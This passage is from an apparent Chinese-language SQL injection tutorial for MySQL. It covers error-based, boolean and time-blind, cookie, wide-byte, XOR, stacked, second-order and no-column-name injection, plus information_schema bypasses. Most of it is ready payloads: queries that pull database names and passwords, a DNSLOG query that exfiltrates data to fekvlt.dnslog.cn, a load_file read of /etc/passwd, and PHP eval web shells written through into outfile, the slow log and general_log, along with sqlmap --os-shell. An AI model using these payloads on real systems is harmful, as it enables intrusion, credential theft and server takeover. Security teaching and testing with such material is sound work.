group by x会按字段x分组统计,MySQL会为每个唯一x创建临时表,而我们插入临时表时,x的值被计算了两次(一次用于分组,一次用于插入),但由于floor(rand(0)*2)的不确定性:
1 | SELECT floor(rand(0)*2) FROM ...; |
此时会导致两次计算结果可能不同,而当插入的值与已有主键冲突时,MySQL抛出错误并泄露当前计算值。
geometrycollection()
geometrycollection():用于创建一个几何集合对象,包含多个几何类型的元素。如果传入的参数不符合几何类型的规范,MySQL会抛出错误。
1 | 1' and (select geometrycollection((select database()))); |
multipoint()
原理:参数不符合多点几何格式(如字符串代替坐标)。
1 | 1' and (select multipoint((select database()))); |
polygon()
原理:参数非闭合多边形坐标格式。
1 | 1' and (select polygon((select database()))); |
multilinestring()
原理:参数不符合多线几何格式。
1 | 1' and (select multilinestring((select database()))); |
linestring()
原理类似于前面的多边形函数,linestring() 是 MySQL 中用于处理 线几何对象(LineString) 的空间函数,要求参数必须为有效的点坐标序列(如 POINT(x,y))。当传入非法参数(如字符串、子查询结果等)时,MySQL 会抛出错误。
1 | 1' and (select linestring((select database()))); |
布尔盲注
盲注:当存在SQL注入时,攻击者无法通过页面或请求的返回信息,回显或获取到SQL注入语句的执行结果的情况。
原理:通过SQL注入,利用返回的True或False来判断注入语句是否执行成功。
适用情况:
该输入框存在注入点。
该页面或请求不会回显注入语句执行结果,故无法使用union注入。
对数据库报错进行了处理,无论用户怎么输入都不会显示报错信息,故无法使用报错注入
常用函数:
- length() 返回字符串的长度,例如可以返回数据库名字的长度 。
- substr() ⽤来截取字符串 。
- ascii() 返回字符的ascii码 。
- sleep(n) 将程序挂起⼀段时间,n为n秒。
- if(expr1,expr2,expr3) 判断语句 如果第⼀个语句正确就执⾏第⼆个语句如果错误执⾏第三个语句。
- count():返回当前列的数量
一般流程:
判断数据库个数
1
and (select count(*) from information_schema.schemata)>6
判断数据库名的长度
1
2and length(database())>11 #回显正常
and length(database())>12 #回显错误猜测数据库名(使用ascii码来依次判断)
1
and (ascii(substr(database(),1,1)))>100 --+
判断指定数据库中有多少个表
1
and (select count(*) from information_schema.tables where table_schema='demo')>4
猜测表名
1
and (ascii(substr((select table_name from information_schema.tables where table.schema=database() limit 1,1)1,1)>144 --+
判断列个数
1
and (select count(*) from information_schema.columns where table_name='user' and table_schema='demo')
判断列名
1
and (ascii(substr((select column_name from information_schema.columns where table.schema=database() and table_name='user' limit 0,1)1,1)>105 --+
猜测字段内容
1
and (ascii(substr(( select password from demo.user limit 0,1),1,1)))=68--+
时间盲注
适用情况:页面不会返回错误信息,只会回显一种界面。
原理:通过与if(expr1,expr2,expr3)语句结合使用,利用sleep函数,制造时间延迟,由回显时间来判断是否报错。
流程:
判断注入类型
1
1' and sleep(5)#
获取数据库名
1
2
31' and if(length(database())=1,sleep(5),1)#
1' and if(ascii(substr(database(),1,1))>90,sleep(5),1)#获取表名
1
2
3
4
5
6
7
8#判断表个数
1' and if((select count(table_name) from information_schema.tables where table_schema=database())=2,sleep(5),1)#
#获取第一个表名长度
1' and if(length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=9,sleep(5),1) #
#获取表名
1' and (select ascii(substr(table_name, 1, 1)) from information_schema.tables where table_schema = 'dvwa' limit 1) >= 100 and sleep(5)#获取列名
1
2
3
4
5
6
7
8#列个数
1' and if((select count(column_name) from information_schema.columns where table_schema=database() and table_name= 'guestbook')=3,sleep(5),1) #
#列长度
1' and if(length((select column_name from information_schema.columns where table_name= 'guestbook' limit 0,1))=10,sleep(5),1) #
#列名
1' and if((select ascii(substr(column_name, 2, 1)) from information_schema.columns where table_name = 'guestbook' limit 0,1) >= 100, sleep(5), 1) #获取字段
1
1' and if((select ascii(substr((select password from security.users limit 0,1),1,1))>=100),sleep(5),1)#
cookie注入
原理:
ASP脚本中的request对象被用于从用户那里获取信息。
而request对象的使用方法:request.[集合名称](参数名称)效率低下,容易出错
获取从表单中提交的数据:request.form(“参数名称”)
但ASP中规定也可以省略集合名称:request(“参数名称”),当使用这样的方式获取数据时,ASP规定按QueryString、Form、Cookie、ServerVariables的顺序来获取数据的。这样在request.cookies(“参数名称”)提交的数据没进行过滤时就可能存在Cookie注入
条件:
- 对get和post提交的数据进行了过滤,但未对cookie提交的数据库进行过滤
- 程序对提交数据获取方式是直接request(“xxx”)的方式,未指明使用request对象的具体方式进行获取
流程:
寻找参数位置
如?id=xx这样带参数
去掉参数,观察参数影响
将id=xx删掉,看页面是否正常,正常则说明参数不起影响
(先清空网址)输入”javascript:alert(document.cookie=”id=”+escape(“xx”));”
弹出对话框后重新输入原来UR如果正常就说明以request(“id”)方式获取数据
document.cookie:用于设置或获取当前cookie值,在这里是设置
escape():对字符串进行编码
判断是否存在漏洞
带入SQL判断语句:
javascript:alert(document.cookie=”id=”+escape(“xx and 1=1”));
javascript:alert(document.cookie=”id=”+escape(“xx and 1=2”));
若第一个正常,第二个不正常,则存在注入漏洞
cookie注入
构造payload:
javascript:alert(document.cookie=”id=”+escape(“xx order by 2”));
javascript:alert(document.cookie=”id=”+escape(“284 union select 1,database(),2”));
可以burp抓包修改id值,就不用alert弹窗了,但要将值进行次url编码
当然除了联合注入也可以用其他注入方式
宽字节注入
字符、字符集
字符是组成字符集的基本单位。对字符赋予一个数值来确定这个字符在该字符集中的位置
UTF8
由于ASCII表示的字符只有128个,因此网络世界的规范是使用UNICODE编码,但是用ASCII表示的字符使用UNICODE并不高效。因此出现了中间格式字符集,被称为通用转换格式,即UTF(Universal Transformation Format)。
宽字节
如果一个字符的大小是一个字节的,称为窄字节;如果一个字符的大小是两个字节的,称为宽字节
- 像GB2312、GBK、GB18030、BIG5、Shift_JIS等这些编码都是常说的宽字节,也就是只有两字节
- 英文默认占一个字节,中文占两个字节
原理
由于MySQL设置了转义函数,使输入的函数增添了\转义,而GBK占用两字节,ASCII占用一字节
PHP中编码为UTF-8,函数执行添加的是ASCII编码(\),MySQL默认字符集是GBK等宽字符集
由于\url转义编码是%5c,而%df'转义后为%df\',即%df%5c%27,GBK宽字节编码会认为%df%5c是一个宽字节,即運',从而绕过
流程:**%df%27 浏览器url自动解码===> β\' 转为16进制===> 0xdf0x5c0x27 转换为url编码===> %df%5c%27 进行url解码(因为是GBK编码,%df和%5c结合为汉字)===> 運'**
常见转义函数即配置:addslashes、mysql_real_escape_string、mysql_escape_string、php.ini中magic_quote_gpc的配置
条件
- 首先要满足目标程序使用双/多字节字符集进行解析
- 其次不同字符集范围不一样,可能低位不包含单字节字符集的字符,这样就没办法了,所以要保证在该种字符集范围中包含低字节位,比如 0x5C(01011100) 的字符,即转义符\。
GET传参的宽字节注入
在引号前面加个%df即可,之后进行正常的注入
POST传参的宽字节注入
需要借助burp抓包改包
- 正常写入注入语句 ,一般是在引号前写一个字符,并知道此字符对应的ascii码值,方便在包里找到输入数据 ,我比较喜欢用小写a >>>a对应的ascii码值是61
- burp抓包,找到引号前的字符即a,修改其
Hex为df即可,后面流程一样
异或注入
原理:通过在构造where后面的判断条件时使用^(异或符号)或xor来达到sql注入攻击的目的,运算法则是:两个条件相同(同真或同假)即为假(0),两个条件不同即为真(1),null与任何条件做异或运算都为null
因为异或逻辑通常返回的是1和0,所以一般用于盲注中。
应用场景是过滤了union select and or 等一些关键字。还能绕过空格过滤。
脚本:
1 | import requests |
堆叠注入
原理
顾名思义,堆叠注入就是将语句堆叠在一起进行查询,因为mysql_multi_query() 支持多条sql语句同时执行,但需要以;分隔开。如:
1 | select * from users;show databases; |
而 union injection(联合注入)也是将两条语句合并在一起,两者之间有什么区别么?区别就在于union 或者union all 执行的语句类型是有限的,只可以用来执行查询语句,而堆叠注入可以执行的是任意的语句.
使用条件
有注入点:即存在sql注入漏洞
未过滤:即未对”;”号进行过滤
未禁用:即未禁止执行多条sql语句
局限
利用mysqli_multi_query()函数就支持多条sql语句同时执行
但实际情况中,PHP为了防止sql注入机制,往往使用调用数据库的函数是mysqli_ query()函数,其只能执行一条语句,分号后面的内容将不会被执行
mysqli_query()函数:
1 | mysqli_query($connection, $query); |
DNSLOG外带注入
目标站点没有回显,不知道是否利用成功时,就需要DNSLOG注入,即盲注
Windows中允许使用UNC路径访问网络 \\计算机名或IP地址\共享名称\路径
利用前提:
secure_file_priv=值为空- 目标出网
- 有文件读取写入的权限,例如root
在数据库中执行以下命令,查看DNSLOG平台
1 | SELECT LOAD_FILE('\\\\fekvlt.dnslog.cn\\aa'); |

将要查询的内容带出来
1 | SELECT LOAD_FILE(CONCAT('\\\\',(select database()),'.fekvlt.dnslog.cn\\a')); |
无列名注入
在SQL绕过中也提及了在 mysql => 5 的版本中存在库information_schema,记录着mysql中所有表的结构,通常,在mysql sqli中,我们会通过此库中的表去获取其他表的结构,即表名,列名等。但是这个库也会经常被WAF过滤。
而当information_schema库被过滤时我们需要用到**InnoDB 引擎表中的mysql.innodb_table_stats和mysql.innodb_index_stats或sys库中sys.schema_auto_increment_columns和schema_table_statistics_with_buffer和x$schema_table_statistics_with_buffer**来获取库名和表名,用法如下:
1 | ?id=0' union select 1,2,(select group_concat(database_name) from mysql.innodb_table_stats)%23 |
1 | # 查询数据库 |
**
sys.schema_auto_increment_columns**用于那些有自增字段表的数据库的信息
1 | # 查询数据库 |
**
sys.schema_table_statistics_with_buffer和sys.x$schema_table_statistics_with_buffer**用于那些没有自增字段表的数据库的信息
但上面几种查询方法都有一个致命的缺点就是只能查到库名和表名,不能得到完整的字段名,这时就需要无列名注入。
union联合+子查询
正常情况下的SQL查询:
1

select * from test;

可以看到列名为a,b,使用union联合查询:

1
select 1,2 union select * from test;

可以看到我们的列名被替换成了对应的数字,也就是说我们可以继续数字来对应列,如对应b:

1
select `2` from (select 1,2 union select * from test)a;
其中**
2用反引号是为了标识列名,如果不标识则2只是一个数字字面量而不是列名会报错,也可以a.2标识列,而a是对子查询的一个命名,可以为任意字符但不能没有**而多数情况`会被过滤。当 ``不能使用的时候,可使用别名来代替:
1
select b from (select 1,2 as b union select * from test)a;

同样我们可以查多个列:
1
2select concat(`1`,0x2d,`2`) from(select 1,2 union select * from test)
a;所以我们可通过该方法查到任意想要的字段值,payload:
1
select a,b from posts where a=-1 union select 1,(select concat(`3`,0x2d,`4`) from (select 1,2,3,4,5,6 union select * from xxx)a limit 1,1);
join、using

join用于合并两个表,using表示使用什么字段进行连接,用using指定了连接字段则查询结果只返回连接字段
1
select * from (select * from test a join test b)c;
原理是用 join 连接两张表时, 遇到重复的列名会报错, 并把这个报错的列名显示出来
1
2
3
4mysql> select * from (select * from test a join test b)c;
ERROR 1060 (42S21): Duplicate column name 'a'
mysql> select * from (select * from test a join test b using(a))c;
ERROR 1060 (42S21): Duplicate column name 'b'通过 using 可以声明连接时的关联条件, 类似于平常写 inner join 时候的
on a.id = b.id, 这样就可以避免该字段重复而报错这里设置别名的时候省略了
as, 完整的写法如下1
select * from (select * from users as a join users as b) as c
而join在连接不同表时不需要用别名,因为两张表本身就不一样,但是我们把test自身连接就需要设置别名以对两张表进行区分,否则会报错
这里有三种利用,union第一种:
1
2
3
4mysql> select * from emails where id=1 union select * from (select * from users a join users b)c;
ERROR 1060 (42S21): Duplicate column name 'id'
mysql> select * from emails where id=1 union select * from (select * from users a join users b using(id))c;
ERROR 1060 (42S21): Duplicate column name 'username'union第二种,需要知道字段数:
1
2
3
4mysql> select * from emails where id=1 union select 1,(select * from (select * from users a join users b)c);
ERROR 1060 (42S21): Duplicate column name 'id'
mysql> select * from emails where id=1 union select 1,(select * from (select * from users a join users b using(id))c);
ERROR 1060 (42S21): Duplicate column name 'username'直接用 and 连接, 不使用 union
1
2
3
4mysql> select * from emails where id=1 and (select * from (select * from users a join users b)c);
ERROR 1060 (42S21): Duplicate column name 'id'
mysql> select * from emails where id=1 and (select * from (select * from users a join users b using(id))c);
ERROR 1060 (42S21): Duplicate column name 'username'order by盲注

order by对结果进行排序:0-9 a-z,不区分大小写
本质上是利用 order by 按字母顺序排序的特点, 如果我们输入的数据前几位符合 password 的内容, 会优先显示我们的数据, 如果输入的数据不符合的话, 就会显示原本的数据 (也可以加上 asc desc 改一下显示顺序)
1
2
3select * from test where a='111' union select 1,'111111' order by 2;
select * from test where a='111' union select 1,'1111112' order by 2;ascii比较盲注


利用 mysql 比较字符时会转换成 ascii 的特性来进行盲注
原理就是利用字符串单个字符依次比较:
payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19mysql> select * from test where a='111' and (select '111','1')>(select * from test limit 0,1);
Empty set (0.00 sec)
mysql> select * from test where a='111' and (select '111','111')>(select * from test limit 0,1);
Empty set (0.00 sec)
mysql> select * from test where a='111' and (select '111','111111')>(select * from test limit 0,1);
Empty set (0.00 sec)
mysql> select * from test where a='111' and (select '111','1111111')>(select * from test limit 0,1);
Empty set (0.00 sec)
mysql> select * from test where a='111' and (select '111','11111111')>(select * from test limit 0,1);
+-----+---------+
| a | b |
+-----+---------+
| 111 | 1111111 |
+-----+---------+
1 row in set (0.00 sec)也可以比较字符串,但该方法有个缺点,就是列名是
id username password,如果想猜出password的内容,就要把id和username猜出来1
2
3
4
5
6
7(select 1,2,3)>(select * from users limit 0,1); # 第一个位置先猜 id
......
(select 1,'Dumb',3)>(select * from users limit 0,1); # 第二个位置再猜 username
......
(select 1,'Dumb','Dumb')>(select * from users limit 0,1); # 第三个位置才能猜 password
二次注入
利用条件:知道数据库中的列名且后端使用了magic_quotes_gpc等转移函数对引号过滤
原理就是在我们进行SQL注入时,后端仅仅使用了addslashes()或者magic_quotes_gpc()等转义函数对字符进行了转义,但存入数据库时存入的数据依然是原来的数据,且数据库对存入数据十分信任,下次取出时毫无保留的取出从而引发安全问题。
比如:
1 | $sql = "SELECT * FROM users WHERE username='$username' and password='$password'"; |
这时我们传入数据:
1 | username=admin'# |
虽然会被转义,但传入数据库后数据就为admin'#,当下次我们登录时admin'#就会直接取出:
1 | $sql = "SELECT * FROM users WHERE username='admin'#' and password='$password'"; |
从而实现二次注入
mysql getshell
获取网站根目录
- phpinfo():直接显示web路径
- web报错信息:可以通过各种fuzz尝试让目标报错,也有可能爆出绝对路径(单引号、参数报错)
- 一些集成的web框架:如果目标站点是利用phpstudy、LAMPP等之类搭建的,可以猜测默认路径或者通过查看数据库保存的路径、配置文件等
- 搜索引擎、利用其他漏洞、中间件错误解析等
into outfile写shell
利用条件:
secure_file_priv为空
1
show global variables like '%secure%'
secure_file_priv = 任意路径读写
secure_file_priv = path 只能在该指定路径下读写
secure_file_priv = null 不能读写具有写入文件权限
知道网站绝对路径
into outfile与into dumpfile用法一样,都能够写文件
1 | select '<?php @eval($_POST[CMD]); ?>' into outfile '\/var\/www\/html\/shell.php'; |
load_file()函数读取文件:
1 | ?id=-2 union select 1, 2, 3, load_file('//etc//passwd'), 5 |
慢日志写shell

慢日志:一般都是通过long_query_time选项来设置时间值,时间以秒为单位,可以精确到微秒。如果查询时间超过了这个时间值(默认为10秒),这个查询语句将被记录到慢查询日志中。
前提:
- root权限
- 网站的绝对路径且具有写入权限
查看服务器默认时间值:
1 | show global variables like '%long_query_time%' |

查看慢日志参数:
1 | show global variables like '%slow%' |
慢日志参数修改getshell:
1 | set global slow_query_log=1 #打开慢日志 |
general_log全局日志写shell
利用前提:
root权限
网站的绝对路径且具有写入权限
相关参数:
general_log:控制是否启用通用查询日志(记录所有客户端执行的SQL语句)。log_output:指定通用查询日志的输出方式,支持两种模式FILE:日志写入文件(默认值)。TABLE:日志存入mysql.general_log系统表。FILE,TABLE:同时输出到文件和数据表。
1
2
3SET GLOBAL log_output = 'FILE'; -- 仅文件
SET GLOBAL log_output = 'TABLE'; -- 仅表
SET GLOBAL log_output = 'FILE,TABLE'; -- 同时输出general_log_file:定义通用查询日志文件的存储路径(仅当log_output包含FILE时生效)。

原理:开启general_log后,系统将mysql执行的每一条查询语句写入我们指定位置的文件里。而文件的位置则由general_log_file确定。我们可以开启这个选项后,执行SELECT '<?php assert($_POST["cmd"]);?>';,这个指令就把木马插入到我们指定的php文件中去了。
利用:
开启日志功能:
1 | show variables like 'general_log'; # 查看日志是否开启 |
设置日志输出类型:
1 | show variables like 'log_output'; |
设置日志保存位置:
1 | show variables like 'general_log_file'; |
写shell:
1 | select '<?php @eval($_POST['a']);?>'; |
sqlmap –os-shell写shell
原理就是利用sqlmap通过into outfile向服务器写入两个文件,一个可以直接执行命令,一个进行文件上传。
条件:
- 要求为数据库DBA,使用
--is-dba查看当前网站连接的数据库账号是否为mysql user表中的管理员如root,是则为dba - secure_file_priv没有具体值
- 知道网站的绝对路径
利用:
1 | python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 --os-shell |
bypass
information_schema过滤绕过
在注入时,infromation_schema库的作用是获取table_schema、table_name、column_name这些数据库内的信息。
而一些题会将or过滤使我们查表时无法使用information_schema,而往往这种题型都需要将information_schema替换并配合无列名注入来得到flag
InnoDB 引擎表
mysql.innodb_table_stats: 存储 InnoDB 表的统计信息。
mysql.innodb_index_stats: 存储 InnoDB 索引的统计信息。
这两个表会记录表和索引的信息,日志会定期更新。MySQL 5.6 及以上版本
可以使用
mysql.innodb_table_stats和mysql.innodb_table_index这两张表来替换information_schema.tables实现注入,但是缺点是没有列名,所以常配合无列名注入:1
2
3?id=0' union select 1,2,(select group_concat(database_name) from mysql.innodb_table_stats)%23
?id=0' union select 1,2,(select group_concat(table_name) from mysql.innodb_table_stats where database_name=database())%23
sys库
在MySQL 5.7中,新增了sys系统数据库,通过这个库可以快速地了解系统的元数据信息。sys库是通过视图的形式把information_schema和performance_schema结合起来,查询出更加令人容易理解的数据。
sys库下有两种表:
- 字母开头: 适合人阅读,显示是格式化的数;
x$开头 : 适合工具采集数据,原始类数据;
